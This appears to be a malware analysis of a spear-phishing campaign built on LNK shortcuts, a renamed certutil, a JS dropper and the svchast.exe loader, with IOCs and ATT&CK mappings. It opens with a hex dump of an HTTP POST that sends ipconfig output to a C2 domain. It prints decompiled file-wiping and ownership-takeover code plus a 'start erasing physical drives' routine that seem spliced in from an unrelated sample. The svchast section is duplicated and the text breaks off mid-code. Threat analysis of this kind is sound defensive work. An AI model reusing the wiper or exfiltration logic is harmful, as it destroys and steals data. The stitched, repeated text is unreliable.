000000DE  62 6C 65 3B 20 4D 53 49 45 20 37 2E 30 3B 20 57 69 6E 64 6F 77 73 20 4E 54 20 36 2E 31 3B 20 57 69 6E 36 34 3B  ble; MSIE 7.0; Windows NT 6.1; Win64;
00000103  20 78 36 34 3B 20 54 72 69 64 65 6E 74 2F 34 2E 30 3B 20 2E 4E 45 54 20 43 4C 52 20 32 2E 30 2E 35 30 37 32 37  x64; Trident/4.0; .NET CLR 2.0.50727
00000128  3B 20 53 4C 43 43 32 3B 20 2E 4E 45 54 20 43 4C 52 20 33 2E 35 2E 33 30 37 32 39 3B 20 2E 4E 45 54 20 43 4C 52  ; SLCC2; .NET CLR 3.5.30729; .NET CLR
0000014D  20 33 2E 30 2E 33 30 37 32 39 3B 20 4D 65 64 69 61 20 43 65 6E 74 65 72 20 50 43 20 36 2E 30 3B 20 2E 4E 45 54  3.0.30729; Media Center PC 6.0; .NET
00000172  34 2E 30 43 3B 20 2E 4E 45 54 34 2E 30 45 29 0D 0A 48 6F 73 74 3A 20 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65  4.0C; .NET4.0E)..Host: goodhk.azurewe
00000197  62 73 69 74 65 73 2E 6E 65 74 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 34 38 34 0D 0A 43 6F 6E 6E  bsites.net..Content-Length: 484..Conn
000001BC  65 63 74 69 6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A 50 72 61 67 6D 61 3A 20 6E 6F 2D 63 61 63 68 65 0D  ection: Keep-Alive..Pragma: no-cache.
000001E1  0A 0D 0A 26 74 65 73 74 3D 0D 0A 57 69 6E 64 6F 77 73 20 49 50 20 43 6F 6E 66 69 67 75 72 61 74 69 6F 6E 0D 0A  ...&test=..Windows IP Configuration..
00000206  0D 0A 0D 0A 45 74 68 65 72 6E 65 74 20 61 64 61 70 74 65 72 20 4C 6F 63 61 6C 20 41 72 65 61 20 43 6F 6E 6E  ....Ethernet adapter Local Area Conne
0000022B  63 74 69 6F 6E 3A 0D 0A 0D 0A 20 20 20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20  ction:.....   Connection-specific DNS
00000250  53 75 66 66 69 78 20 20 2E 20 3A 20 68 6F 6D 65 0D 0A 20 20 20 4C 69 6E 6B 2D 6C 6F 63 61 6C 20 49 50 76 36 20  Suffix  . : home..   Link-local IPv6
00000275  41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 66 65 38 30 3A 3A 35 64 38 3A 35 33 61 32 3A 65 37  Address . . . . . : fe80::5d8:53a2:e7
0000029A  32 62 3A 62 61 33 35 25 31 31 0D 0A 20 20 20 49 50 76 34 20 41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20  2b:ba35%11..   IPv4 Address. . . .
000002BF  2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 31 35 0D 0A 20 20 20 53 75 62 6E 65 74 20 4D 61  . . . . . : 10.0.2.15..   Subnet Ma
000002E4  73 6B 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 32 35 35 2E 32 35 35 2E 32 35  sk . . . . . : 255.255.25
00000309  35 2E 30 0D 0A 20 20 20 44 65 66 61 75 6C 74 20 47 61 74 65 77 61 79 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E  5.0..   Default Gateway . . . . . .
0000032E  20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 32 0D 0A 0D 0A 54 75 6E 6E 65 6C 20 61 64 61 70 74 65 72 20 69 73 61  . . : 10.0.2.2....Tunnel adapter isa
00000353  74 61 70 2E 68 6F 6D 65 3A 0D 0A 0D 0A 20 20 20 4D 65 64 69 61 20 53 74 61 74 65 20 2E 20 2E 20 2E 20 2E 20 2E  tap.home:....   Media State . . . . .
00000378  20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 4D 65 64 69 61 20 64 69 73 63 6F 6E 6E 65 63 74 65 64 0D 0A 20 20 20  . . . . . : Media disconnected..
0000039D  20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20 53 75 66 66 69 78 20 20 2E 20 3A 20  Connection-specific DNS Suffix  . :
000003C2  68 6F 6D 65 0D 0A                                                                                              home..
```

svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //

        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info


MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address


property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-

- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.
- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```


```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.





svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
